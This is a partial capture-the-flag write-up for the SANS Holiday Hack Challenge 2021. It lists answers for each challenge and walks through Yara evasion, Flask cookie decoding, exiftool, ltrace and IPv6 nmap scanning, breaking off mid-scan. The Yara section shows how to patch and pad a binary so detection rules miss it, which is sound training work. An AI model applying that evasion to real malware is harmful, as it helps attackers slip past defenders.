

SANS Holiday Hack Challenge 2021

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Challenge Overview

The report below is written in the order of the challenges solved. This table and the Extra Challenges lists details about each challenge.

Challenge Title	Answer	Notes
1) KringleCon Orientation	answer	Pick up badge and WiFi adapter.
2) Caramel Santiago		Decode the Flask cookie given to get the answer and path which change each game.
3) Thaw Frost Tower Entrance	<code>curl -XPOST 'Content-Type: application/json' -data-binary '{"temperature": 10}' http://nidus-setup:8080/api/cooler</code>	Use the WiFi Dongle to adjust the temperature and open the doors.
4) Slot Machine Investigation	I'm going to have some bouncer trolls bounce you right out of this casino!	Modify request parameters to cause unexpected results.
5) Strange USB Device	Ickymcgoop	Analyze and decode a Rubber Ducky script to identify who may have left the USB behind.
6) Shellcode Primer	cyber security knowledge	Create shellcode programs for basic functionality like opening and reading a file.
7) Printer Exploitation	Troll_Pay_Chart.xlsx	Modify a printer firmware file to append a payload, using a Hash Extension attack to fool the signing process.
8) Kerberoasting	Kindness	Escape restricted login, and attack an Active Directory to gain access to internal private documents.
9) Splunk	Whiz	Solve variety of Splunk query questions.
10) Now Hiring!	CGgQcSdERePvGgr058r3P0bPq3+0CfraKcsLREpX	Use SSRF to query an AWS endpoint for valid credentials.
11) Customer Complaint Analysis	Flud Hagg Yaqh	Review a packet capture to identify specific traffic.
12) Frost Tower Website Checkup	Clerk	Review a Node.js website to find authentication bypass and SQL Injection to gain access to internal database.
13) FPGA Programming		Create an FPGA module that creates a square wave function output.

Extra Challenges Overview

Name	Challenge Title	Notes
Noel Boetie	CP: Logic Munchers	Solve various puzzles related to identifying True outcomes.
Fitz Shortstack	CP: Yara Analysis	Edit an executable to bypass Yara Rules.
Piney Sappington	CP: Exif Metadata	Query metadata of a file to see who tampered with it.
Ribb Bonbowford	Arcade: The Elf Code	Complete 8 Python challenges.

Jewel Loggins	CP: IPv6 Sandbox	Use Nmap and Curl in IPv6 context to find information in the network.
Eve Snowshoes	CP: HoHo ... No	Create a custom Fail2Ban setup to block malicious traffic.
Tinsel Upatree	CP: Strace Ltrace Retrace	Use strace and ltrace to identify what a program is missing to run correctly.
Chimney Scissorsticks	Sleigh: Holiday Hero	Modify cookie and Javascript to gain access to additional hidden functionality.
Greasy GopherGuts	CP: Grepping for Gold	Use grep to answer various queries.
Grody Goiterson	Elevator: Frostavator	Solve logic gates puzzle.
Noxious O. D'or	CP: IMDS Exploration	Walkthrough various queries against AWS metadata endpoint.
Bow Ninecandle	CP: Bonus! Blue Log4Jack	Walkthrough learning and defending against Log4j attack.
Icky mcGoop	CP: Bonus! Red Log4Jack	Walkthrough attack path for Log4j.

1) KringleCon Orientation

Get your bearings at KringleCon

1a) Talk to Jingle Ringford

Jingle will start you on your journey!

- Click on Jingle and read the messages provided.

1b) Get your badge

Pick up your badge

- Click the badge on your character or in the side bar.

1c) Get the WiFi adapter

Pick up the WiFi adapter

- Click the WiFi adapter that appears on the ground

1d) Use the terminal

Click the computer terminal

- Click the terminal and type answer on the top screen.

```

Enter the answer here
> answer

Welcome to the first terminal challenge!
This one is intentionally simple. All we need you to do is:
- Click in the upper pane of this terminal
- Type answer and press Enter

elf@b67f8f718628:~$

```


Answer: answer

CP: Logic Munchers

Move the character around and "munch" all True squares.

Note: A small triangle character (Trollog) will come through occasionally and change the values of squares it goes through, so look out for that.

Goal: Solve the Potpourri on at least level 3.

Elf: Noel Boetie	
	<p>Noel Boetie 2:59PM</p> <p>Hello there! Noel Boetie here. We're all so glad to have you attend KringleCon IV and work on the Holiday Hack Challenge!</p> <p>I'm just hanging out here by the Logic Munchers game.</p> <p>You know... logic: that thing that seems to be in short supply at the tower on the other side of the North Pole?</p> <p>Oh, I'm sorry. That wasn't terribly kind, but those frosty souls do confuse me...</p> <p>Anyway, I'm working my way through this Logic Munchers game.</p> <p>A lot of it comes down to understanding boolean logic, like <code>True And False</code> is False, but <code>True And True</code> is True. It can get a tad complex in the later levels.</p> <p>I need some help, though. If you can show me how to complete a stage in Potpourri at the Intermediate (Stage 3) or higher, I'll give you some hints for how to find vulnerabilities. Specifically, I'll give you some tips in finding flaws in some of the web applications I've heard about here at the North Pole, especially those associated with slot machines!</p>

There are 5 different types of puzzles to solve:


1. Boolean: True or False
 - a. Answers: True, Not False, 1=1, 'a'='a'
2. Arithmetic Operators
 - a. Answers: 0=0, 0<=0, 0>=0
3. Number Conversions
 - a. Have to convert 4-byte binary to decimal. From right to left, each byte doubles in value for decimal (0b8421), so 0b0001 = 1, 0b0011 = 3, 0b0111 = 7
4. Bitwise Operators
 - a. >> shift all bits one to the right, removes the right-most bit and adds a 0 to the left
 - b. << shift all bits one to the left, removes the left-most bit (if it is a 0, otherwise it extends to 5 bytes) and adds a 0 to the right
 - c. 0b0101 >> 1 = 0b0010, 0b0101 << 1 = 0b1010
5. Potpourri
 - a. Combination of all the above 4. There is no time limit, so can take it slow. Solve the easy ones first to remove them from the Trollogs and then work through the bitwise and conversions.

After solving the required level, Noel gives you a hint for parameter tampering in the Slot Machines (Challenge 4).

CP: Yara Analysis

Goal: Solve the various Yara challenges provided.

Elf: Fitz Shortstack



This challenge has you run an executable, lookup the Yara rule provided, and then adjust the executable to bypass the rule. The first rule triggered is Yara rule 135

```
rule yara rule 135 {
  meta:
    description = "binaries - file Sugar in the machinery"
    author = "Sparkle Redberry"
    reference = "North Pole Malware Research Lab"
    date = "1955-04-21"
    hash = "19ecaadb2159b566c39c999b0f860b4d8fc2824eb648e275f57a6dbceaf9b488"
  strings:
    $s = "candycane"
  condition:
    $s
}
```

This rule matches the string candycane, which is present in the executable. Since the string match is exact, you only need to change the one-byte value via hexeditor. To do this, I used Vim with `vim 'the critical elf app'`, running `:set binary` and `:%!xxd` to turn Vim into a hexeditor.

Press `r` to go into replace mode and change the 65 on memory address 00002010 to a 6e to bypass.

```
00002000: 0100 0200 0000 0000 6361 6e64 7963 616e .....candycan
00002010: 6e60 6e61 7567 6874 7920 7374 7269 6e67 e.naughty string
00002020: 0000 0000 0000 0000 5468 6973 2069 7320 .....This is
00002030: 6372 6974 6963 616c 2066 6f72 2074 6865 critical for the
00002040: 2065 7865 6375 7469 6f6e 206f 6620 7468 execution of th
00002050: 6973 2070 726f 6772 616d 2121 0000 0000 is program!....
00002060: 486f 6c69 6461 7948 6163 6b43 6861 6c6c HolidayHackChall
00002070: 656e 6765 7b4e 6f74 5265 616c 6c79 4146 enqe{NotReallyAF
00002080: 6c61 677d 0064 6173 7461 7264 6c79 2073 laq}.dastardly s
00002090: 7472 696e 6700 0000 011b 033b 3c00 0000 trinq.....;<...
000020a0: 0600 0000 88ef ffff 7000 0000 98ef ffff .....p.....
000020b0: 9800 0000 a8ef ffff 5800 0000 91f0 ffff .....X.....
000020c0: b000 0000 b8f0 ffff d000 0000 28f1 ffff .....(....
000020d0: 1801 0000 0000 0000 1400 0000 0000 0000 .....
000020e0: 017a 5200 0178 1001 1b0c 0708 9001 0000 .zR..x.....
000020f0: 1400 0000 1c00 0000 48ef ffff 2f00 0000 .....H.../...
00002100: 0044 0710 0000 0000 2400 0000 3400 0000 .D.....$.4...
00002110: 10ef ffff 1000 0000 000e 1046 0e18 4a0f .....F..J..
00002120: 0b77 0880 003f 1a3a 2a33 2422 0000 0000 .w...?:*3$"....
00002130: 1400 0000 5c00 0000 f8ee ffff 1000 0000 ....\.....
-- INSERT --
```

The next rule is rule 1056, which matches 2 sets of hex values.

```
rule vara rule 056 {
  meta:
    description = "binaries - file frosty.exe"
    author = "Sparkle Redberry"
    reference = "North Pole Malware Research Lab"
    date = "1955-04-21"
    hash = "b9b95f671e3d54318b3fd4db1ba3b813325fcef462070da163193d7acb5fcd03"
  strings:
    $s1 = {6c 6962 632e 736f 2e36}
    $hs2 = {726f 6772 616d 2121}
  condition:
    all of them
}
```

Using Vim's '/' search functionality, the \$s1 string does not appear in the binary, but the full \$hs2 string does at memory 00002040. Again, since the match is an exact lookup, simply changing one byte is enough to bypass.

```
00001ff0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00002000: 0100 0200 0000 0000 6361 6e64 7963 616e .....candyca
00002010: 6e00 6e61 7567 6874 7920 7374 7269 6e67 n.naughty string
00002020: 0000 0000 0000 0000 5468 6973 2069 7320 .....This is
00002030: 6372 6974 6963 616c 2066 6f72 2074 6865 critical for the
00002040: 2065 7865 6375 7469 6f6e 206f 6620 7468 execution of th
00002050: 6973 2070 726f 6772 616d 2121 0000 0000 is program!!....
00002060: 486f 6c69 6461 7948 6163 6b43 6861 6c6c HolidayHackChall
00002070: 656e 6765 7b4e 6f74 5265 616c 6c79 4146 enqe{NotReallyAF
00002080: 6c61 677d 0064 6173 7461 7264 6c79 2073 laq}.dastardly s
00002090: 7472 696e 6700 0000 011b 033b 3c00 0000 trinq.....;<...
000020a0: 0600 0000 88ef ffff 7000 0000 98ef ffff .....p.....
000020b0: 9800 0000 a8ef ffff 5800 0000 91f0 ffff .....X.....
000020c0: b000 0000 b8f0 ffff d000 0000 28f1 ffff ..... (.
000020d0: 1801 0000 0000 0000 1400 0000 0000 0000
```

The last rule is 1732, which has several strings that it looks for. The rule itself only triggers if 10 of those strings are present, the file size is < 50KB, and uint32(1) is equal to a specific memory value.

```
rule vara rule 1732 {
  meta:
    description = "binaries - alwayz winter.exe"
    author = "Santa"
    reference = "North Pole Malware Research Lab"
    date = "1955-04-22"
    hash = "c1e31a539898aab18f483d9e7b3c698ea45799e78bddc919a7dbebb1b40193a8"
  strings:
    $s1 = "This is critical for the execution of this program!!" fullword ascii
    $s2 = " frame dummy init array entry" fullword ascii
    $s3 = ".note.gnu.property" fullword ascii
    $s4 = ".eh frame hdr" fullword ascii
    $s5 = " FRAME END " fullword ascii
    $s6 = " GNU EH FRAME HDR" fullword ascii
    $s7 = "frame dummy" fullword ascii
    $s8 = ".note.gnu.build-id" fullword ascii
    $s9 = "completed.8060" fullword ascii
    $s10 = " IO stdin used" fullword ascii
    $s11 = ".note.ABI-taq" fullword ascii
    $s12 = "naughty string" fullword ascii
    $s13 = "dastardly string" fullword ascii
    $s14 = " do global dtors aux fini array entry" fullword ascii
    $s15 = " libc start main@@GLIBC 2.2.5" fullword ascii
    $s16 = "GLIBC 2.2.5" fullword ascii
    $s17 = "its a holly jolly variable" fullword ascii
    $s18 = " cxa finalize" fullword ascii
    $s19 = "HolidayHackChallenge{NotReallyAFlag}" fullword ascii
    $s20 = " libc csu init" fullword ascii
  condition:
    uint32(1) == 0x02464c45 and filesize < 50KB and
    10 of them
}
```

Like before, we could technically go and adjust all the specific strings not to match, however the issue is that some of the strings shown are required for the executable to run, and enough of them are present that we could not get under the ten limit. However, since the condition is a AND condition, we can pad the executable over 50KB to remove the condition trigger.

Open the executable in Vim but do not set it to hexeditor mode, enter `:set binary`. Next, press CTRL+g to go to the bottom of the file, insert a string of 0's, then copy and paste that string many times until the file shows over 50KB when you save it.


```
drwxr-xr-x 1 snowball2 snowball2 4096 Dec 9 00:28 .
drwxr-xr-x 1 root root 4096 Dec 2 14:25 ..
-rw-r--r-- 1 snowball2 snowball2 0 Dec 9 00:17 .....@.....
-rw-r--r-- 1 snowball2 snowball2 220 Feb 25 2020 .bash_logout
-r-xr-xr-x 1 snowball2 snowball2 3926 Dec 2 14:25 .bashrc
-r-xr-xr-x 1 snowball2 snowball2 807 Feb 25 2020 .profile
-rw-r--r-- 1 root root 0 Dec 2 14:25 .sudo_as_admin_successful
-rw----- 1 snowball2 snowball2 4747 Dec 9 00:28 .viminfo
-rwxr-xr-x 1 snowball2 snowball2 16923 Dec 9 00:28 the_critical_elf_app
drwxr-xr-x 1 root root 4096 Dec 2 14:25 vara_rules
snowball2@4853f491a60b:~$ vim the_critical_elf_app
snowball2@4853f491a60b:~$ ls -al
total 116
drwxr-xr-x 1 snowball2 snowball2 4096 Dec 9 00:29 .
drwxr-xr-x 1 root root 4096 Dec 2 14:25 ..
-rw-r--r-- 1 snowball2 snowball2 0 Dec 9 00:17 .....@.....
-rw-r--r-- 1 snowball2 snowball2 220 Feb 25 2020 .bash_logout
-r-xr-xr-x 1 snowball2 snowball2 3926 Dec 2 14:25 .bashrc
-r-xr-xr-x 1 snowball2 snowball2 807 Feb 25 2020 .profile
-rw-r--r-- 1 root root 0 Dec 2 14:25 .sudo_as_admin_successful
-rw----- 1 snowball2 snowball2 7532 Dec 9 00:29 .viminfo
-rwxr-xr-x 1 snowball2 snowball2 77736 Dec 9 00:29 the_critical_elf_app
drwxr-xr-x 1 root root 4096 Dec 2 14:25 vara_rules
```

Rerunning the executable solves the challenge, and Fitzzy gives you some tips for Splunk (Challenge 9).

Arcade: The Elf Code (Ribb Bonbowford)

Goal: Solve 8 Python code challenges.

You have to use various pre-existing functions to move a character and solve basic puzzles using Python.

Elf: Ribb Bonbowford	
	<p>R Ribb Bonbowford 5:54PM [Mute Player]</p> <p>Hello, I'm Ribb Bonbowford. Nice to meet you!</p> <p>Are you new to programming? It's a handy skill for anyone in cyber security.</p> <p>This here machine lets you control an Elf using Python 3. It's pretty fun, but I'm having trouble getting beyond Level 8.</p> <p>Tell you what... if you help me get past Level 8, I'll share some of my SQL tips with you. You may find them handy sometime around the North Pole this season.</p> <p>Most of the information you'll need is provided during the game, but I'll give you a few more pointers, if you want them.</p> <p>Not sure what a lever requires? Click it in the Current Level Objectives panel.</p> <p>You can move the elf with commands like <code>elf.moveLeft(5)</code>, <code>elf.moveTo({"x":2, "y":2})</code>, or <code>elf.moveTo(lever0.position)</code>.</p> <p>Looping through long movements? Don't be afraid to <code>moveUp(99)</code> or whatever. Your elf will stop at any obstacle.</p> <p>You can call functions like <code>myFunction()</code>. If you ever need to pass a function to a munchkin, you can use <code>myFunction</code> without the <code>()</code>.</p>

The later levels have obstacles like munchins and levers where you have to accept input, modify the input and return the correct response. Each level also restricts the total number of lines and the number of object function calls.

Level 1:

```
import elf, munchkins, levers, lollipops, yeeters, pits
elf.moveLeft(10)
elf.moveUp(10)
```

Level 2:

```
import elf, munchkins, levers, lollipops, yeeters, pits
all_lollipops = lollipops.get()
```



```
lollipop1 = lollipops.get(1)
lollipop0 = lollipops.get(0)
elf.moveTo(lollipop1.position)
elf.moveTo(lollipop0.position)
elf.moveLeft(3)
elf.moveUp(10)
```

Level 3:

```
import elf, munchkins, levers, lollipops, yeeters, pits
lever0 = levers.get(0)
lollipop0 = lollipops.get(0)
elf.moveTo(lever0.position)
sum = lever0.data() + 2
lever0.pull(sum)
elf.moveTo(lollipop0.position)
elf.moveUp(12)
```

Level 4:

```
import elf, munchkins, levers, lollipops, yeeters, pits
# Complete the code below:
lever0, lever1, lever2, lever3, lever4 = levers.get()
# Move onto lever4
elf.moveLeft(2)
# This lever wants a str object:
lever4.pull("A String")
# Need more code below:
elf.moveTo(lever3.position)
lever3.pull(True)
elf.moveTo(lever2.position)
lever2.pull(1)
elf.moveTo(lever1.position)
lever1.pull(["1"])
elf.moveTo(lever0.position)
lever0.pull({"test": "true"})
elf.moveUp(5)
```

Level 5:

```
import elf, munchkins, levers, lollipops, yeeters, pits
# Fix/Complete Code below
lever0, lever1, lever2, lever3, lever4 = levers.get()
# Solve for each lever, moving to the space
# on the lever before calling leverN.pull()
elf.moveLeft(2)
lever4.pull(lever4.data()+" concatenate")
elf.moveTo(lever3.position)
lever3.pull(not lever3.data())
elf.moveTo(lever2.position)
lever2.pull(lever2.data() + 1)
elf.moveTo(lever1.position)
main_list = lever1.data()
main_list.append(1)
lever1.pull(main_list)
elf.moveTo(lever0.position)
first_dict = lever0.data()
first_dict["strkey"] = "strvalue"
lever0.pull(first_dict)
```



```
elf.moveUp(5)
```

Level 6:

```
import elf, munchkins, levers, lollipops, yeeters, pits
# Fix/Complete the below code
lever = levers.get(0)
data = lever.data()
if type(data) == bool:
    data = not data
elif type(data) == int:
    data = data * 2
elif type(data) == list:
    count = 0
    for item in data:
        data[count] = item + 1
        count += 1
elif type(data) == dict:
    data["a"] += 1
elf.moveTo(lever.position)
lever.pull(data)
elf.moveUp(4)
```

Level 7:

```
import elf, munchkins, levers, lollipops, yeeters, pits
for num in range(3): #not sure if number is right
    elf.moveLeft(3)
    elf.moveUp(15)
    elf.moveLeft(3)
    elf.moveDown(15)
# needs more code
```

Level 8:

```
import elf, munchkins, levers, lollipops, yeeters, pits
all_lollipops = lollipops.get()
lever = levers.get(0)
for lollipop in all_lollipops:
    elf.moveTo(lollipop.position)
answer = ["munchkins rule"]
elf.moveTo(lever.position)
lever.pull(answer + lever.data())
elf.moveDown(3)
elf.moveLeft(6)
elf.moveUp(5)
```

Completing the last level rewards you with hints on specific Express.js modules for Challenge 12.


2) Caramel Santiago

Help Tangle Coalbox find a wayward elf in Santa's courtyard. Talk to Piney Sappington nearby for hints.

Hint: While Flask cookies can't generally be forged without the secret, they can often

This game can be solved via standard OSINT enumeration, as all the facts given are accurate and lead to various places. However, since the game's contents change every time it's played, it is easier to decode the Flask cookie present and get the correct path and answer from it.

When the game is loaded up, a cookie named **Cookiepella** contains a Flask cookie.



The hint provided gives a method of decoding the cookie via Python, which involves importing the `zlib` and `itsdangerous` libraries to decode and decompress the data.

```
import zlib; import itsdangerous
cookie = "cookie value"
zlib.decompress(itsdangerous.base64_decode(cookie))
```

```
Python 3.9.4 (default, Apr 27 2021, 09:24:04)
[GCC 10.2.1 20210110] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import zlib; import itsdangerous
>>> cookie = ".eJyFuk1vZzAM_SuELrs4QxLnY7l1Xbt1GNYC7gYMTQ-0RfTcbMmQ6QZe0f9eKtthwArsZvHxke89-llRW6u9unb8a4LShsgDoz6qLAGfneDB7R_UvSWQN3Tk2QVPBobQEYVnG8AqjAx1YsHtE8W6D5dAb-BuYhv8exkl9Am01DnOs_qYWGzJRbg_OWaKgH2f-m5tBjfgAzstKzixLBpAuHaR6nZKpU6QXuYsABoz_SzuCYwRMJW-iwhS99vaeNwXojVAHWI4LwRF0NiWoxGPWaqDRqTLwmiRM_4boB LHLgl6QL9QIKD-rc84lin8EHahs3dGJ_Dd4En8GVb1oxLZUfjrzHDC7GgaNDmf_wT01Eh-MUMvCPXp5fQMT_AzxmMH38uJMKXlkbjByBp8oduInN2a_RbxrUZMNraEo-GXoyVtsSDR-JN9hTLe9Ms5XY2wk71IHPit_lCCifISuJDJqnxeFFCRASn_A_31mb0v-W45seHKaQ5zEPqW4n-XAg90f1HK7XhS71bKiTb5dIxqTL5bFsqhrrXcrXBdu5rXZzf0N2eCaNouVKYp8Pd_muNhWujqoTI4_hDFquj7FCjcVsWmW Cxn0qfNbFXvcIamzmcVzqlaoYC74qBe1Msr_BD-lw.YbFggA.EpVuuhKtseewYdLEzFnJS_VlxSM"
>>> zlib.decompress(itsdangerous.base64_decode(cookie))
b'{"elf": "Fitzy Shortstack", "elfHints": ["The elf mentioned something about Stack Overflow and Python.", "They kept checking their Twitter app.", "Oh, I noticed they had a Firefly themed phone case.", "The elf got really heated about using tabs for indents.", "hard"], "location": "Santa's Castle", "options": [{"Antwerp, Belgium", "London, England", "Vienna, Austria"}, {"Vienna, Austria", "Tokyo, Japan", "New York, USA"}, {"Stuttgart, Germany", "Vienna, Austria", "New York, USA"}, {"Placeholder", "Copenhagen, Denmark", "Edinburgh, Scotland"}], "randomSeed": 399, "route": ["London, England", "Vienna, Austria", "Stuttgart, Germany", "Placeholder"], "victoryToken": {"hash": "\\27519842be6375aadd312929ffcc84a1ea80fd8036d6a5e614d9935073a17bcb\\", "resourceId": "\\a7b96912-c3e6-4f8a-adf3-ba0eb4ab9689\\"}'
>>>
```


Inside the cookie are the `elfHints`, which provides the details needed to identify the elf you are looking for and the correct route to follow to reach the end. It is easy to proceed with these details, even as it changes each round.

Answer: Fitzy Shortstack - Will be different each time

CP: Exif Metadata

Goal: Review documents metadata to identify changes made.

Elf: Piney Sappington



Running `exiftool` on the documents provided shows a variety of information, which the relevant item being the `Last Modified By` field. The command `exiftool * | grep "Last Modified By"` provides the field for all the items. With this list, it is easy to see that the 5th item from the last was modified, corresponding to 2021-12-21.docx.

```
elf@ff59ed4bddcba:~$ exiftool * | grep "Last Modified By"
```

Last Modified By	: Santa Claus
Last Modified By	: Santa Claus
Last Modified By	: Santa Claus
Last Modified By	: Santa Claus
Last Modified By	: Santa Claus
Last Modified By	: Santa Claus
Last Modified By	: Santa Claus
Last Modified By	: Santa Claus
Last Modified By	: Santa Claus
Last Modified By	: Santa Claus
Last Modified By	: Santa Claus
Last Modified By	: Santa Claus
Last Modified By	: Santa Claus
Last Modified By	: Santa Claus
Last Modified By	: Santa Claus
Last Modified By	: Santa Claus
Last Modified By	: Santa Claus
Last Modified By	: Santa Claus
Last Modified By	: Santa Claus
Last Modified By	: Santa Claus
Last Modified By	: Santa Claus
Last Modified By	: Santa Claus
Last Modified By	: Santa Claus
Last Modified By	: Jack Frost
Last Modified By	: Santa Claus
Last Modified By	: Santa Claus
Last Modified By	: Santa Claus
Last Modified By	: Santa Claus
Last Modified By	: Santa Claus

Answer: 2021-12-21.docx

Answering this question results in some hints for Challenge 2, including a pointer about the flask cookie that is present.

CP: Strace Ltrace Retrace

Goal: Use strace or ltrace to identify required files to run an executable.

Elf: Tinsel Upatree


```
kotton kandy co@6baf0c12ab73:~$ ltrace ./make the candy
fopen("registration.json", "r") = 0x55b2e618b260
getline(0x7ffd4c4105b0, 0x7ffd4c4105b8, 0x55b2e618b260, 0x7ffd4c4105b8) = 5
strstr("test\n", "Registration") = nil
getline(0x7ffd4c4105b0, 0x7ffd4c4105b8, 0x55b2e618b260, 0x7ffd4c4105b8) = -1
puts("Unregistered - Exiting."Unregistered - Exiting.
) = 24
+++ exited (status 1) +++
```

Since the file is a JSON, lets try inserting the requested registration in JSON format: `echo '{"Registration":True}' > registration.json`. Running ltrace or strace against the executable works correctly now.


```
kotton kandy co@6baf0c12ab73:~$ echo '{"Registration":True}' > registration.json
kotton kandy co@6baf0c12ab73:~$ ltrace ./make the candy
fopen("registration.json", "r") = 0x562088435260
getline(0x7fff67001120, 0x7fff67001128, 0x562088435260, 0x7fff67001128) = 22
strstr("{\"Registration\":True}\\n", "Registration") = "Registration:True}\\n"
strchr("Registration:True}\\n", ':') = ":True}\\n"
strstr(":True}\\n", "True") = "True}\\n"
getline(0x7fff67001120, 0x7fff67001128, 0x562088435260, 0x7fff67001128) = -1
system("/bin/initialize cotton candy sys"...

Launching...
```

Solving this challenge has Tinsel provide details around the Evil Bit, used in Challenge 11.

CP: IPv6 Sandbox

Goal: Find and query an endpoint in an IPv6 environment.

Elf: Jewel Loggins	
	<p>Jewel Loggins 8:22PM</p> <p>Well hello! I'm Jewel Loggins.</p> <p>I have to say though, I'm a bit distressed.</p> <p>The con next door? Oh sure, I'm concerned about that too, but I was talking about the issues I'm having with IPv6.</p> <p>I mean, I know it's an old protocol now, but I've just never checked it out.</p> <p>So now I'm trying to do simple things like Nmap and cURL using IPv6, and I can't quite get them working!</p> <p>Would you mind taking a look for me on this terminal?</p> <p>I think there's a Github Gist that covers tool usage with IPv6 targets.</p> <p>The tricky parts are knowing when to use <code>[]</code> around IPv6 addresses and where to specify the source interface.</p> <p>I've got a deal for you. If you show me how to solve this terminal, I'll provide you with some nice tips about a topic I've been researching a lot lately – Ducky Scripts! They can be really interesting and fun!</p>

Curl and nmap are used with their IPv6 flags to solve this challenge. The first thing to do is to nmap the local subnet and identify any open ports and services. The command: `sudo nmap -6 --script=targets-ipv6-multicast-* --script-args=newtargets` queries the network for hosts and starts a general SYN scan on any found.

```

elf@93a0705f409e:~$ sudo nmap -6 --script=targets-ipv6-multicast-* --script-args=newtargets
Starting Nmap 7.70 ( https://nmap.org ) at 2021-12-27 22:21 UTC
Pre-scan script results:
| targets-ipv6-multicast-echo:
| IP: fe80::42:8aff:fe01:625b MAC: 02:42:8a:01:62:5b IFACE: eth0
| IP: 2604:6000:1528:cd:d55a:f8a7:d30a:e405 MAC: 02:42:c0:a8:a0:02 IFACE: eth0
| IP: 2604:6000:1528:cd:d55a:f8a7:d30a:1 MAC: 02:42:8a:01:62:5b IFACE: eth0
| IP: fe80::42:c0ff:fea8:a002 MAC: 02:42:c0:a8:a0:02 IFACE: eth0
| targets-ipv6-multicast-invalid-dst:
| IP: fe80::42:8aff:fe01:625b MAC: 02:42:8a:01:62:5b IFACE: eth0
| IP: 2604:6000:1528:cd:d55a:f8a7:d30a:e405 MAC: 02:42:c0:a8:a0:02 IFACE: eth0
| IP: 2604:6000:1528:cd:d55a:f8a7:d30a:1 MAC: 02:42:8a:01:62:5b IFACE: eth0
| IP: fe80::42:c0ff:fea8:a002 MAC: 02:42:c0:a8:a0:02 IFACE: eth0
| targets-ipv6-multicast-mld:
| IP: fe80::1 MAC: 02:42:8a:01:62:5b IFACE: eth0
| IP: fe80::42:c0ff:fea8:a002 MAC: 02:42:c0:a8:a0:02 IFACE: eth0
| targets-ipv6-multicast-slaac:
| IP: fe80::42:c0ff:fea8:a002 MAC: 02:42:c0:a8:a0:02 IFACE: eth0
Stats: 0:01:30 elapsed; 0 hosts completed (3 up), 3 undergoing SYN Stealth Scan
